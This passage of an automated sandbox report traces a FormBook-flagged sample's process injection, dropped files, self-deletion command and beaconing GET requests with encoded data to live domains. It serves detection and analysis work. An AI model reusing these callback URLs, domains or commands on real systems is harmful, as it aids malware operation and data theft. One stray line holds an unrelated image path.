Apr 12, 2021 10:07:06.602643967 CEST	5035	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Mon, 12 Apr 2021 08:07:06 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr><c enter>nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49732	45.142.156.44	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:07:18.188160896 CEST	5085	OUT	GET /uoe8/?Dnh8=h2lbrHqA/lU/5ydhtyDssHwS0ovAY6emeVgF9WK6HhWxxVaP+H0Yfne8Qd/1EA4oYSoB&pPB=K 2MxltkHBDK4hDMp HTTP/1.1 Host: www.3992199.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:07:18.403820038 CEST	5085	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 12 Apr 2021 07:55:43 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49733	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:07:23.705914021 CEST	5086	OUT	GET /uoe8/?Dnh8=DVW7OxuTiipzhEotDzIJzGfsiMq3vXOqW3PM8kZWjghPJAmdu1p3BOMI8OM6bfwnU86n&pPB=K2MxltkHBDK4hDMp HTTP/1.1 Host: www.montcoimmigrationlawyer.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:07:23.957165956 CEST	5087	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Mon, 12 Apr 2021 08:07:23 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://shglawpa.com/uoe8/?Dnh8=DVW7OxuTiipzhEotDzIJzGfsiMq3vXOqW3PM8kZWjghPJAmdu1p3BOMI8OM6bfwnU86n&pPB=K2MxltkHBDK4hDMp Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: NdBLyH2h5d.exe PID: 5612 Parent PID: 5620

General

Start time:	10:05:27
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\NdBLyH2h5d.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NdBLyH2h5d.exe'
Imagebase:	0x400000
File size:	207111 bytes
MD5 hash:	3FEF6985AF0D52AB6701DF170096B504
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.220737400.0000000002640000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.220737400.0000000002640000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.220737400.0000000002640000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40313D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsvE791.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\ur15t24pnyduhs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\kujd8v16w3b9lgr	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\nsvE792.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsvE792.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsvE792.tmp\6oxdti6l9qd.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsvE791.tmp	success or wait	1	4031E6	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsvE792.tmp	success or wait	1	405325	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ur15t24pnyduhs	unknown	6661	e2 75 2a 7f 98 0a 6b 66 ee c4 ae 77 60 09 4c 84 62 ad 50 e2 c9 5e 32 76 42 3a 5b 10 f6 3f d7 cd 49 81 d0 ea 26 8c 97 6f a9 fc fe 3a c4 8d 5e 7c 5a c6 6d 45 dd 7a 65 f1 ab 8f 6c 4e a9 78 15 4d d5 2b 08 a4 0d 40 e0 a6 fd 9a b9 e1 24 73 c6 0b b3 b1 a8 49 6e b2 7e 2a 86 da 70 a4 65 04 27 61 c8 dc 7f aa 0d 93 1e ff d1 14 7c 89 30 65 c7 9a c8 bf 9c ce 41 54 ed 30 86 8d 97 76 51 9f 9c 1f c1 9f 3f f0 28 49 6a 26 69 a9 0a d7 70 f7 65 84 bc 71 90 e6 4b 0e aa ee ab c8 eb bb 4b 29 88 5d c1 d9 d2 33 14 d0 90 54 fc a8 0a dc 03 62 41 1b a6 8a 21 ec 4b db 50 b1 9f 4a 00 c3 66 2b 89 d2 66 05 26 48 d8 bc f3 13 04 0a 29 c8 14 00 80 76 a4 da 01 6a c3 f8 41 84 2a aa 4d ac d0 b3 e4 0e fa 8f 15 08 a9 fc 54 5c a5 65 38 c7 14 7d b7 c3 7d 42 f9 24 9b 0d fd bc 69 0b 42 bd 64 0f 7d	.u*...kf...w`.L.b.P..^2vB:[..?..I...&..o...:..^|Z.mE.ze...lN.x.M.+...@.....$s.....In.~*..p.e.'a.....\|.0e.....AT.0...vQ.....?.(Ij&i...p.e..q..K.....K).]...3...T.....bA...!.K.P..J..f+..f.&H.....)....v..j..A.*.M.....T\.e8..}..}B.$....i.B.d.}	success or wait	1	403091	WriteFile
C:\Users\user\AppData\Local\Temp\kujd8v16w3b9lgr	unknown	32768	c3 12 2c 92 0a d4 0a fe fc 5c 92 11 e0 02 65 f4 db b1 54 2f 62 06 b6 ee 22 66 89 1a dc 26 7b ac 1f 18 71 3d bd e7 b8 9b 8d e7 b2 7d 5d 6c 77 32 e6 da 6b 5e e3 19 78 74 93 c1 39 76 7e 36 29 4e 18 05 5f e4 d7 e6 e7 19 e2 75 cb 92 a8 57 c8 4d e0 e9 8d 10 d8 bd 02 08 84 7f 8f 5b 3c 32 94 22 85 4a d4 10 4a 1d ea 0a 40 d1 54 0a ea 26 8d 13 0b 8e 5a 9b e3 51 ff c8 f5 e6 c9 4e 46 f0 f7 51 b1 26 b7 7c 14 38 7a 3f f5 df c9 ce 1e b5 d1 bc 08 ab fb 7c b7 33 0f ad e3 f8 2e 55 d3 49 7b 46 44 e8 6d 2a eb 07 87 a6 d1 d1 3c 46 d2 da c3 47 65 e6 13 c1 a7 90 45 a2 be 03 c5 b4 27 31 82 ec c8 44 37 b2 a1 6c fe 7b 03 4f 34 98 b1 54 cc 8f 5d 06 81 c4 c2 42 0e 64 31 0b 4a b7 a3 27 75 19 a8 6e 68 2e 02 d8 92 60 4d 50 01 97 62 95 ff fd cc 8d 42 03 37 d4 bc 45 c7 6f 8b cc 71 3f 10	..,.....\....e...T/b..."f...&{...q=.....}]lw2..k^..xt..9v~6)N.._.....u...W.M.....[<2.".J..J...@.T..&....Z..Q...NF..Q.&.|.8z?.....|.3.....U.I{FD.m*.....<F...Ge...E.....'1...D7..I.{.O4..T..]....B.d1.J..'u..nh....`MP..b...B.7..E.o..q?.	success or wait	6	403091	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsvE792.tmp\6oxdti6l9qd.dll	unknown	5632	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0f f2 ea 35 4b 93 84 66 4b 93 84 66 4b 93 84 66 5f f8 85 67 5a 93 84 66 4b 93 85 66 77 93 84 66 ee fa 80 67 4a 93 84 66 ee fa 84 67 4a 93 84 66 ee fa 7b 66 4a 93 84 66 ee fa 86 67 4a 93 84 66 52 69 63 68 4b 93 84 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d7 87 73 60 00 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10 00 04 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $..........5K..fK..fK..f_..gZ. .fK..fw..f...gJ..f...gJ..f..{f J..f...gJ..fRichK..f.......... ..............PE..L.....s`.... ....!.......	success or wait	1	403017	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\NdBLyH2h5d.exe	unknown	512	success or wait	70	4030EA	ReadFile
C:\Users\user\Desktop\NdBLyH2h5d.exe	unknown	4	success or wait	1	4030EA	ReadFile
C:\Users\user\Desktop\NdBLyH2h5d.exe	unknown	4	success or wait	3	4030EA	ReadFile
C:\Users\user\AppData\Local\Temp\ur15t24pnyduhs	unknown	6661	success or wait	1	740D10A6	ReadFile
C:\Users\user\AppData\Local\Temp\kujd8v16w3b9lgr	unknown	164864	success or wait	1	26315A2	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2630849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2630849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2630849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2630849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2630849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2630849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2630849	ReadFile

Analysis Process: NdBLyH2h5d.exe PID: 6140 Parent PID: 5612

General

Start time:	10:05:28
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\NdBLyH2h5d.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NdBLyH2h5d.exe'
Imagebase:	0x400000
File size:	207111 bytes
MD5 hash:	3FEF6985AF0D52AB6701DF170096B504
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.252981265.0000000000D10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.252981265.0000000000D10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.252981265.0000000000D10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.216382055.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.216382055.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.216382055.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.251780001.00000000009B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.251780001.00000000009B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.251780001.00000000009B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.250995157.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.250995157.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.250995157.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 6140

General

Start time:	10:05:32
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6048 Parent PID: 3388

General

Start time:	10:05:43
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0x300000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.479447176.0000000002BA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.479447176.0000000002BA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.479447176.0000000002BA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.479518416.0000000002BD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.479518416.0000000002BD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.479518416.0000000002BD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.477763536.00000000003B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.477763536.00000000003B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.477763536.00000000003B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2BB82A7	NtReadFile

Analysis Process: cmd.exe PID: 4228 Parent PID: 6048

General

Start time:	10:05:48
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\NdBLyH2h5d.exe'
Imagebase:	0xd70000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5988 Parent PID: 4228

General

Start time:	10:05:48
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis